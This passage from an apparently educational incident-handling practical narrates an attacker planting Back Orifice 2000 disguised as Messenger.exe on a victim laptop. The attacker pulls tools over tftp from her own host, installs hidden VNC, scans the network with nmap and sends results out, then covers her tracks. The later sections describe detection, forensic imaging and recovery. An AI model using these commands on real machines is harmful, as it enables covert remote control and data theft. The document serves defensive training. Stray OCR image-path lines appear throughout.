Reply from 10.32.1.239: bytes=32 time<1ms TTL=128
<snip>
```

B@dGrrl does all of her work in C:\Temp> so that deleting all the files is quick. The compromise is very easy so B@dGrrl isn't worried about hiding files. B@dGrrl could use Microsoft Alternate Data Streams to hide her files. Harlan Carvey, "NTFS Alternate Data Streams". URL: http://patriot.net/~carvdawg/docs/dark_side.html (Accessed November 3, 2004). B@dGrrl installed a "Network Administration" tool Back Orifice 2000 on her machine. Sourceforge.Net " BO2K - OpenSource Remote Administration Tool". URL: http://www.bo2k.com/ (Accessed November 1, 2004). Then she sets up the bo2k server for PEBKAC :

1. Install bo2k_1.0.exe on B@dGrrl's machine
2. Click Start → Programs → BO2k → BO2k Configuration tool
3. Run through the wizard with the following options:
    a. Next
    b. The server file is bo2k.exe (it is already in the directory with bo2k)
    c. TCPIO Networking
    d. Port Number 8081
    e. Encryption type XOR
    f. Password Passphrase is "password"
    g. "Wizard Setup Is Complete", click finish
    h. When the server configuration tool comes up click exit
4. Now we copy the server to the attacked machine


.

And that is it. Now B@dGrrl copies the file C:\Program Files\Cult Of The Dead Cow\Back Orifice 2000\bo2k.exe (this is the server) to the attacked machine. Again, she renames it to something that looks "normal" like Messenger.exe and changes the attributes so that it looks like a system file, and then she reboots the machine to make sure that she is ready to go:

```
C:\Practical>nc 10.32.1.189 8080
cd "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"
cd "C:\Documents and Settings\All Users\Start Menu\Programs\Startup"

C:\Documents and Settings\All Users\Start Menu\Programs\Startup>tftp -i 10.32.1.239 GET
Messenger.exe
tftp -i 10.32.1.239 GET Messenger.exe
Transfer successful: 114688 bytes in 1 second, 114688 bytes/s

C:\Documents and Settings\All Users\Start Menu\Programs\Startup>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0C19-2325

 Directory of C:\Documents and Settings\All Users\Start Menu\Programs\Startup

10/20/2004  06:49 AM    <DIR>          .
10/20/2004  06:49 AM    <DIR>          ..
10/20/2004  06:49 AM           114,688 Messenger.exe
               1 File(s)        114,688 bytes
               2 Dir(s)  28,532,506,624 bytes free

C:\Documents and Settings\All Users\Start Menu\Programs\Startup>attrib +s +r Messenger.exe
attrib +s +r Messenger.exe

C:\Documents and Settings\All Users\Start Menu\Programs\Startup>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 0C19-2325

 Directory of C:\Documents and Settings\All Users\Start Menu\Programs\Startup

10/20/2004  06:49 AM    <DIR>          .
10/20/2004  06:49 AM    <DIR>          ..
               0 File(s)              0 bytes
               2 Dir(s)  28,532,506,624 bytes free

C:\Documents and Settings\All Users\Start Menu\Programs\Startup>shutdown -r -t 1
shutdown -r -t 1

C:\Documents and Settings\All Users\Start Menu\Programs\Startup>
C:\Practical>
```

TCPView from Sysinternals, "Sysinternals Freeware - Utilities for Windows NT and Windows 2000 – TCPView". URL: http://www.sysinternals.com/ntw2k/source/tcpview.shtml August 9, 2004 (Accessed November 1, 2004) shows both the tini client on port 8080 (named "MessengerSU.exe) and the Back Orifice on port 8081 (Named "Explorer.exe").

B@dGrrl brings up the Bo2k Client and she is in business:



.


Scanning: Part 2:
B@dGrrl now scans the network from the compromised machine. This way she can start the scan at night when the network is quietest and let it run as long as it needs to and then collect the data whenever it is convenient. For this scanning she will use Nmap Nmap.org " Nmap - Free Security Scanner For Network Exploration & Security Audits. ". URL: http://www.insecure.org/nmap/ 2004 (Accessed November 1, 2004). To install Nmap we need to install WinPCap "Windows Packet Capture Library" URL: http://winpcap.polito.it/ October, 2004 (Accessed November 1, 2004) so a GUI to the compromised system would be nice. B@dGrrl can either use Bo2K or she can install WinVNC. B@dGrrl prefers WinVNC. Putty is brought over for telnet and SSH just in case it is needed. The install instructions for WinVNC can be found at The Digital Offense. URL: http://www.digitaloffense.net/docs/Remote.VNC/remote_installation.txt January 2002 (Accessed November, 2004):

```
C:\Practical>nc 10.32.1.189 8080
C:\Documents and Settings\Larry>cd c:\
cd c:\

C:\>mkdir temp
mkdir temp

C:\>cd temp
cd temp

C:\temp>tftp -i 10.32.1.239 GET default.reg
tftp -i 10.32.1.239 GET default.reg
Transfer successful: 1410 bytes in 1 second, 1410 bytes/s

C:\temp>regedit /s c:\temp\default.reg
regedit /s c:\temp\default.reg

C:\temp>tftp -i 10.32.1.239 GET putty.exe
tftp -i 10.32.1.239 GET putty.exe
Transfer successful: 356352 bytes in 1 second, 356352 bytes/s

C:\temp>cd c:\windows\system32
cd c:\windows\system32

C:\WINDOWS\system32>tftp -i 10.32.1.239 GET othread2.dll
tftp -i 10.32.1.239 GET othread2.dll
Transfer successful: 61440 bytes in 1 second, 61440 bytes/s

C:\WINDOWS\system32>tftp -i 10.32.1.239 GET vnchooks.dll
tftp -i 10.32.1.239 GET vnchooks.dll
Transfer successful: 57344 bytes in 1 second, 57344 bytes/s

C:\WINDOWS\system32>tftp -i 10.32.1.239 GET winvnc.exe
tftp -i 10.32.1.239 GET winvnc.exe
Transfer successful: 335872 bytes in 1 second, 335872 bytes/s

C:\WINDOWS\system32>cd c:\
cd c:\

C:\>winvnc -install
winvnc -install
C:\>net start winvnc
net start winvnc
The VNC Server service is starting.
The VNC Server service was started successfully.
C:\>
```

Like magic B@dGrrl has VNC access to the compromised machine. She realizes that VNC has an icon on the lower right on the screen, but knows that if she can find a

.

machine she can break into, the user will probably not know what the icon is for. She also connects and waits 2 or 3 minutes to see if the computer is in use before doing anything because she knows that anything she does can be seen on the screen:




B@dGrrl then copies over WinPcap_3_0.exe and Nmap (since this is not a XP SP2 machine it will work, SP2 has issues see Insecure.org "Nmap Hackers: Windows XP SP2: Nmap Fix and Further Information" . URL: http://seclists.org/lists/nmap-hackers/2004/Jul-Sep/0003.html August 2004 (Accessed November 1, 2004)).


```
C:\>cd temp
cd temp

C:\temp>tftp -i 10.32.1.239 GET WinPcap_3_0.exe
tftp -i 10.32.1.239 GET WinPcap_3_0.exe
Transfer successful: 440557 bytes in 1 second, 440557 bytes/s

C:\temp>tftp -i 10.32.1.239 GET nmap-3.75-win32.zip
tftp -i 10.32.1.239 GET nmap-3.75-win32.zip
Transfer successful: 487254 bytes in 1 second, 487254 bytes/s

C:\temp>cd c:\nmap

C:\nmap>nmap -sP 10.32.1.* >ping.txt
nmap -sP 10.32.1.* >ping.txt

C:\nmap>type ping.txt
type ping.txt

Starting nmap 3.75 ( http://www.insecure.org/nmap ) at 2004-10-21 19:55 Central Standard Time
Host 10.32.1.1 appears to be up.
MAC Address: 00:07:85:04:32:F9 (Cisco Systems)
Host 10.32.1.10 appears to be up.
MAC Address: 00:0A:8A:29:D2:E1 (Cisco Systems)
Host 10.32.1.61 appears to be up.
MAC Address: 00:03:E3:72:A3:E4 (Cisco Systems)
Host AD (10.32.1.100) appears to be up.
MAC Address: 00:90:27:36:85:32 (Intel)
Host MSExchange (10.32.1.102) appears to be up.
```

.

```
MAC Address: 00:04:76:E3:84:EA (3 Com)
<snip>
Host BADGRRL (10.32.1.239) appears to be up.
MAC Address: 00:10:A4:E4:92:5E (Xircom)
Host 10.32.1.240 appears to be up.
MAC Address: 00:60:B0:E4:3B:A9 (Hewlett-packard CO.)
Nmap run completed -- 256 IP addresses (56 hosts up) scanned in 966.680 seconds

C:\nmap>nmap -vv -sS -TInsane -O 10.32.1.* >nmapall.txt
nmap -vv -sS -TInsane -O 10.32.1.* >nmapall.txt

(Data truncated due to space reasons)
C:\nmap>tftp -i 10.32.1.239 PUT ping.txt
tftp -i 10.32.1.239 PUT ping.txt
Transfer successful: 5129 bytes in 1 second, 5129 bytes/s

C:\nmap>tftp -i 10.32.1.239 PUT nmapall.txt
tftp -i 10.32.1.239 PUT nmapall.txt
Transfer successful: 90187 bytes in 1 second, 90187 bytes/s
```

B@dGrrl finds some Cisco devices. Now she tries Telnet and SSH to those devices to see if she can get in:





That doesn't work, so B@dGrrl takes the Nmap data home and analyzes it to see what else might be exploitable. Now she covers her tracks.

Covering Tracks

The Nmap directory and temp directory is deleted using WinVNC and the trash can is emptied. To make sure that the WinVNC icon is not on the desktop and that the WinVNC icon doesn't show up when the computer is rebooted, WinVNC is stopped and the server uninstalled. Because the tini and Back Orifice ports are still open, WinVNC can be installed as necessary. For WinVNC command line options see RealVNC "RealVNC - Windows VNC Server ". URL: http://www.realvnc.com/winvnc.html 2004 (Accessed November 1, 2004):

```
C:\>net stop winvnc
net stop winvnc
The VNC Server service is stopping..
The VNC Server service was stopped successfully.
C:\>winvnc -remove
```

.

```
winvnc -remove

C:\>shutdown -r -t 1
shutdown -r -t 1

C:\>
C:\Practical>
```

The Incident Handling Process

Preparation

GIAC IT depends on IDS sensor review and syslog review of the networking equipment to detect any anomalies. The alerts are reviewed every morning and at different times throughout the day.

The policy for GIAC Enterprises is that all computer equipment purchases are to be done by IT. Unfortunately there are no controls in place to strictly enforce this. There is also a policy of no wireless network devices allowed, but again there are no controls to enforce this policy.

Computer security training is held once a year to keep employees informed of current threats in the computer environment. Employees are reminded of policy and procedure and asked to follow these procedures. One of the policies is to use "strong" passwords (longer than 8 characters with upper case, lower case, numbers and special characters) or pass phrases on their users and that "group" user accounts are prohibited for security reasons.

All user's computers have Windows auto update feature turned on. Since all of the user's data files are stored on the server, the loss of a machine due to patch corruption is much less than the downtime due to a worm infecting the network and jumping from machine to machine. Users are reminded to store all their data on their "Z" drive (their personal folder on the server mapped to their "Z" drive). Of course all antivirus is updated from a central server, so virus definitions are always up to date.

Future plans are to fund access software that does not allow network access unless a valid Windows user ID / password are presented. An example is Cisco ACS Cisco "Cisco Secure Access Control Server for Windows - Cisco Systems". URL: http://www.cisco.com/en/US/products/sw/secursw/ps2086/index.html 2004 (Accessed November 2, 2004).

If additional funds are available a heuristic malware prevention system will be purchased to augment the anti-virus software, for example Cisco " Cisco Security Agent - Cisco Systems". URL: http://www.cisco.com/en/US/products/sw/secursw/ps5057/ 2004 (Accessed November 2, 2004). Both anti-virus and any heuristic software depend (of course) on being installed on the user's machine.

.

Identification

Timeframe - GIAC IT is a small staff and does not have funds for a full time computer security position. GIAC IT inspects the network equipment syslogfiles and the IDS files in the morning, the IDS files are reviewed on occasion during the day.
At 7 AM on the morning of October 22, the following log messages are found in the router and switch syslog file. From the data it is obvious that 10.32.1.189 was attempting to access the network equipment, an anomalous behavior:
From 10.32.1.1:

```
Oct 21 17:53:22.675 CDT: %SEC-6-IPACCESSLOGS: list 10 denied 10.32.1.189 1 packet
Oct 21 18:05:47.734 CDT: %SEC-6-IPACCESSLOGS: list 10 denied 10.32.1.189 1 packet
Oct 21 19:40:51.116 CDT: %SEC-6-IPACCESSLOGS: list 10 denied 10.32.1.189 2 packets
```

From 10.32.1.10:

```
Oct 21 17:53:22.675 CDT: %SEC-6-IPACCESSLOGS: list 10 denied 10.32.1.189 1 packet
Oct 21 17:56:37.257 CDT: %RCMD-4-RSHPORTATTEMPT: Attempted to connect to RSHELL from 10.32.1.189
Oct 21 17:57:03.097 CDT: %RCMD-4-RSHPORTATTEMPT: Attempted to connect to RSHELL from 10.32.1.189
```

These syslog messages are indicative of a port scanner. Access list 10 on the router is a ACL that logs all attempts at SSH connections. The fact that the last SSH attempt came 1 hour 35 minutes after the first attempts points to a manual attempt to connect rather than an automated scan.

In addition the IDS reported the following alerts:

```
-----Original Message-----
From: ACID Alert [mailto:acid@AdminNID.GIAC.Com]
Sent: Friday, October 22, 2004 7:07 AM
To: Ken Hollis
Subject: ACID Incident Report

Generated by ACID v0.9.6b23 on Fri, 22 Oct 2004 7:07:27 -0500
#2-124302| [2004-10-21 17:53:39] 10.32.1.189:60339 -> 10.32.1.1:7 [snort/629] SCAN nmap
fingerprint attempt
<snip>
#2-124316| [2004-10-21 17:56:17]  [snort/2]  spp_portscan: portscan status from 10.32.1.189: 2020
connections across 4 hosts: TCP(2020), UDP(0)
<snip>
```

From these log messages it is obvious that GIAC Enterprises has a problem.

Chain Of Custody - All log files are saved to a CD-ROM. Printouts are made of the log file display screens and signed / dated by the employee responsible for that system. The backup of the compromised system is handled in the ***Containment*** step. Descriptions of all incident steps are recorded in a page numbered logbook and dated / signed (all entries are signed with date / time) by the responsible GIAC IT person.

By 7:15 the switch port that 10.32.1.189 is connected to is identified. The office is inspected, the Linksys switch and Linksys Wireless Access Point are found. The computer PEBKAC is found powered up.

Containment

One of the IT staff members has a wireless card and finds that the Linksys WAP is broadcasting the SSID of "linksys" with no WEP enabled. This is the standard out-of-

.

the-box setup instructions for the Linksys WAP11 Linksys " Linksys: WAP11 - Wireless Network Access Point". URL: http://www.linksys.com/products/product.asp?prid=157&scid=7 2003 (Accessed November 1, 2004). Some Linksys product guides mention changing the SSID from the default (some just mention what the SSID is, for example the user guide "wap54g v2-ug-Rev_A web.pdf") but none mention disabling SSID broadcast, for example in the Linksys WCG200 Users Guide. URL: ftp://ftp.linksys.com/pdf/wcg200_ug.pdf (Accessed November 1, 2004):

> "Wireless Network Name. Enter the Wireless Network Name (SSID) into the field. The SSID is the network name shared among all devices in a wireless network. The SSID must be identical for all devices in the wireless network. It is case-sensitive and must not exceed 32 alphanumeric characters, which may be any keyboard character. Linksys recommends that you change the default SSID (linksys) to a unique name of your choice."[iv]

GIAC IT policy suggests two options to save the data on the hard drive for later forensic analysis. If GIAC IT arrives and the compromised machine is not powered they are to use Forensic Option 1. GIAC IT is instructed to never issue a shutdown command. The script kiddie could have planted software to clean off the hard drive upon seeing the shutdown command, seeing a network disconnection or finding itself unable to communicate with a computer on "The Internet" every "X" minutes. If the machine must be shut down immediately GIAC IT is to instead pull the power plug and the battery. On a Windows platform this action preserves the pagefile.sys, virtual memory. If the machine is still powered on and logged in, GIAC IT is to perform Forensic Option 2. As always GIAC IT is given the option to revise these options, as the situation warrants, but the decision must be noted in the logbook as well as the reason for the decision.

Since this computer is hooked to a wireless NIC (and can still be accessed by the script kiddie) a modification of the procedure is performed. First the RAM is dumped per the first section of option 2, then the computer is powered down and the hard drive dumped per forensic option 1. If no traffic is emanating from the computer and it is connected only to a physical wire then the entire computer can be imaged (with continuous monitoring of all packets going to / from the compromised computer). After the backup of RAM and the hard drive is completed all the steps to back up the hard drive and the MD5 hash are printed out and signed by the GIAC IT employee assigned to make the backup. The back up and MD5 hash is WinZipped, split and written to DVD's. The hard drive, DVD's and log are then locked up in storage, with the date and time of this event recorded on the logbook before also being placed in storage.

The GIAC forensic backup equipment consists of the following hardware:

1) Windows 2000 233 MHz laptop (128 Mb RAM, 3 Gb hard drive)
2) USB 150 Gb hard drive (a hard drive larger than any GIAC computers)

The equipment needed depends on whether option 1 or option 2 is executed.

.

Forensic Option 1 Instructions

Hook both the compromised machine and the GIAC IT forensic machine for the copy of the hard drive to a switch that is not on the network. Assign the GIAC forensic machine the IP address 10.32.1.239 Mask 255.255.255.0.

Boot the compromised machine with the Knoppix 3.6 CD, Knoppix.Org " KNOPPIX - Mirrors". URL: http://www.knopper.net/knoppix-mirrors/index-en.html (Accessed November 3, 2004).

Click on the "K" at the bottom left, click on KNOPPIX, Click on Network / Internet, Click on Network Card configuration.

```
Click "No" for "Use DHCP Broadcast
Enter in the IP address 10.32.1.189
Enter in the Network Mask of 255.255.255.0
Enter in the broadcast address of 10.32.1.255
Enter in the default gateway of 10.32.1.1 (This doesn't matter whether you enter in 10.32.1.1 or
10.32.1.239, either one)
Enter in the name server of 10.32.1.254.  This doesn't really matter, just enter in some address
```

The following will appear on the screen plus a route command:

```
ifconfig eth0 10.32.1.189 netmask 255.255.255.0 broadcast 10.32.1.255 up
```

The following command line option will accomplish the same as the above GUI commands::

```
ifconfig eth0 10.32.1.189 netmask 255.255.255.0 broadcast 10.32.1.255 up
```

Bring up a console and type in the following to change to root, ping the forensic machine and copy the hard drive to the forensic machine. Note that when the dd is complete a cntl-c will need to be performed to finish the operation. Last, if there is any data that needs to be put on a floppy (like the output from the dd commands) a CD to the floppy drive is performed and the files or text can be copied to the floppy (in this case named "a1.txt"). On the forensic computer after the file transfer is complete GIAC IT will create a MD5 checksum of the hard drive backup for later verification of data integrity (the command depends on the OS of the receiving computer):

```
knoppix@ttyp0[knoppix]$ su -
root@ttyp0[~]# ifconfig eth0 10.32.1.189 netmask 255.255.255.0 broadcast 10.32.1.255 up
root@ttyp0[~]# ping 10.32.1.239
PING 10.32.1.239 (10.32.1.239): 56 data bytes
64 bytes from 10.32.1.239: icmp_seq=0 ttl=128 time=1.3 ms
64 bytes from 10.32.1.239: icmp_seq=1 ttl=128 time=0.7 ms
64 bytes from 10.32.1.239: icmp_seq=2 ttl=128 time=0.5 ms

--- 10.32.1.239 ping statistics ---
3 packets transmitted, 3 packets received, 0% packet loss
round-trip min/avg/max = 0.5/0.8/1.3 ms
root@ttyp0[~]# mount /dev/hda1
root@ttyp0[~]# dd if=/dev/hda1 conv=notrunc,noerror | nc 10.32.1.239 9000
58589936+0 records in
58589936+0 records out
29998047232 bytes transferred in 61948.841595 seconds (484239 bytes/sec)

root@ttyp0[~]# cd /mnt/auto/floppy
root@ttyp0[floppy]# vi a1.txt
```

.

Forensic Option 2 Instructions

On the forensic machine connect the GIAC forensic USB drive. The drive to put the image on must be formatted NTFS or have a file system that supports files large than 4Gb size. For example FAT32 only supports 4Gb or less files. Assuming that the forensic USB drive appears as E: drive type the following command:

```
C:\Practical>nc -l -p 9000 > e:\20041025.img

C:\Practical>dir e:
 Volume in drive E has no label.
 Volume Serial Number is D4C4-C2F1

 Directory of E:\

10/26/2004  06:59a      29,998,047,232 20041025.img
               1 File(s) 29,998,047,232 bytes
               0 Dir(s)  133,842,731,008 bytes free

C:\Practical>
```

To copy from the hard drive to a USB drive connected directly to the compromised computer use the dd utility from George M. Garner Jr. "This is a collection of utilities and libraries intended for forensic use". URL: http://users.erols.com/gmgarner/forensics/ August, 2004 (Accessed November 2, 2004). Specifically the utilities at URL: http://users.erols.com/gmgarner/forensics/forensic%20acquisition%20utilities-bin-1.0.0.1034%20(beta1).zip (Accessed November 2, 2004).

These utilities are burned to a CD so that the executables cannot be inadvertently (or through malicious intent) changed. On your forensic CD you should have all the files from the "forensic acquisition utilities-bin-1.0.0.1034 (beta1).zip" file from the directories \bin\System and \bin\UnicodeRelease and put them into a directory called forensics. This is because the DD command (among others) needs to access DLL's in the System directory and it is easier to just put them all in the same directory rather than play with the Path command.

Use the following commands to dump the memory. If some of the memory could not be read you will get a message to that effect. The files that are created are created with the "Read Only" bit set so that files cannot be accidentally written over. MD5 hashes are created (of course) to be able to verify data integrity:

```
D:\forensic>dd.exe if=\\.\PhysicalMemory of=e:\PhysicalMemory.img bs=4096 conv=noerror --md5sum -
-verifymd5 --md5out=e:\PhysicalMemory.img.md5
Forensic Acquisition Utilities, 1, 0, 0, 1035
dd, 3, 16, 2, 1035
Copyright (C) 2002-2004 George M. Garner Jr.

Command Line: dd.exe if=\\.\PhysicalMemory of=e:\PhysicalMemory.img bs=4096 conv=noerror --md5sum
--verifymd5 --md5out=e:\PhysicalMemory.img.md5
Based on original version developed by Paul Rubin, David MacKenzie, and Stuart Kemp
Microsoft Windows: Version 5.1 (Build 2600.Professional Service Pack 1)

26/10/2004  18:17:42 (UTC)
26/10/2004  13:17:42 (local time)

Current User: PEBKAC\Larry

Total physical memory reported: 130612 KB
Copying physical memory...
Physical memory in the range 0x0130b000-0x013ca000 could not be read.
```

.

```
D:\forensic\dd.exe:
        Stopped reading physical memory:

The parameter is incorrect.
\077de1acc1755d823932ce5aa4c66b41 [\\\\.\\PhysicalMemory] *e:\\PhysicalMemory.img

Verifying output file...
\077de1acc1755d823932ce5aa4c66b41 [e:\\PhysicalMemory.img] *e:\\PhysicalMemory.img
The checksums do match.
The operation completed successfully.

Output e:\PhysicalMemory.img 134213632/134213632 bytes (compressed/uncompressed)

32767+0 records in
32767+0 records out
```


And then the hard drive:

```
D:\forensic>dd.exe if=\\.\PhysicalDrive0 of=e:\PhysicalDrive0.img --md5sum --verifymd5 --
md5out=e:\PhysicalDrive0.img.md5
Forensic Acquisition Utilities, 1, 0, 0, 1035
dd, 3, 16, 2, 1035
Copyright (C) 2002-2004 George M. Garner Jr.

Command Line: dd.exe if=\\.\PhysicalDrive0 of=e:\PhysicalDrive0.img --md5sum --verifymd5 --
md5out=e:\PhysicalDrive0.img.md5
Based on original version developed by Paul Rubin, David MacKenzie, and Stuart Kemp
Microsoft Windows: Version 5.1 (Build 2600.Professional Service Pack 1)

26/10/2004  18:24:29 (UTC)
26/10/2004  13:24:29 (local time)

Current User: PEBKAC\Larry

Disk:  TOSHIBA MK3021GAS (S/N 333936463539323220532020202020202020202020)
Geometry:
        Cylinders:              3876
        Tracks per Cylinder:    240
        Sectors per Track:      63
        Bytes per Sector:       512
        Total Size:             29302560 KB
        Media Type:             Fixed hard disk media

Partition Information:
        Partition Count:        4
        Style:                  MBR
        Signature:              CB39CB39

        Partition:              1
        Starting Offset:        0000000000007e00
        Length:                 0000029998047744
        Type:                   IFS
        Bootable?               Yes

Copying \\.\PhysicalDrive0 to e:\PhysicalDrive0.img...
D:\forensic\dd.exe:
        read operation returning error for EOF condition at offset 0x6fc7c8000.: Permission
denied
\05cfb5054bbe4465d3bd695c9e70cc38 [\\\\.\\PhysicalDrive0] *e:\\PhysicalDrive0.img

Verifying output file...
\05cfb5054bbe4465d3bd695c9e70cc38 [\\\\.\\PhysicalDrive0] *e:\\PhysicalDrive0.img
The checksums do match.

Output e:\PhysicalDrive0.img 30005821440/30005821440 bytes (compressed/uncompressed)
7325640+0 records in
7325640+0 records out

D:\forensic>
```

.


Eradication

After the hard drive and memory is saved for later forensic investigation, a scan is run on the hard drive to see what kind of viruses or other "nastiness" had been introduced. The following is found:



The Backdoor.Roxe shows how the interloper got into the machine. A reboot of the machine gets rid of the effects of these nefarious files.

After reboot, TCPView shows a suspicious port 8080, but the name MessengerSU could indicate that it is a Microsoft Messenger program. Telnet or netcat to port 8080 and a command line prompt appears from the compromised computer. Obviously this software is malicious. When PEBKAC was upgraded to Windows XP SP2 the following message appeared confirming GIAC IT's suspicion that this machine has problems:



Recovery

A compromised machine cannot be proven "safe" unless a MD5 hash is performed on all OS components during any software installations. Since this is a user machine that did not conform to GIAC IT policy, a decision is made to back up all data, reformat the hard drive, and install a standard GIAC software image. In addition a cable is run from

.

the wall port to the tabletop where the laptop is sitting so that a hard connection (rather than wireless) can be made to the laptop. The standard GIAC image includes anti-virus and all updates with automatic updates turned on. GIAC IT requests that at home Larry not use this laptop with wireless.

Luckily no GIAC sensitive information is found on PEBKAC, but this did not preclude the possibility that other share folders on other computers have not been viewed.

In this case the only protection against this kind of compromise is user education.

Lessons Learned

User education and compliance enforcement are the main reasons for this compromise. All computer equipment at GIAC needs to be either set up by or reviewed for security deficiencies by GIAC IT. Management buy-in on this is essential; it cannot be handled by technical solutions.

Were it not for the Linksys EZXS55W switch, the detection timeline could have been better. The IDS detects BO2K traffic and would have alerted GIAC IT if B@dGrrl's computer had taken over any other computer on the network and used BO2k. The WAP11 / EZXS55W switch allowed traffic to pass between B@dGrrl and PEBKAC unnoticed because the traffic was local to the switch and never made it to GIAC's main switch. If the traffic had made it to the main switch then the BO2K traffic would have been sent out the SPAN port to GIAC IDS.

From the technical perspective, the key to avoiding the exploit is to keep systems up to date and patched.

Subsequently, a review of all shared folders was made on user's machines. The shares were unshared and folders set up on GIAC servers for authenticated users to exchange files.

Appendix A - How to compile the code on a Windows OS

Install the following files; use the BCC55 directory instead of Borland\BCC55:

```
freecommandLinetools.exe
bcc55sp2.exe
TurboDebugger.exe
```

Create the file in the C:\ directory:
StartBC.cmd

```
PATH=C:\BCC55\BIN;%PATH%
DOSKEY /INSERT
```

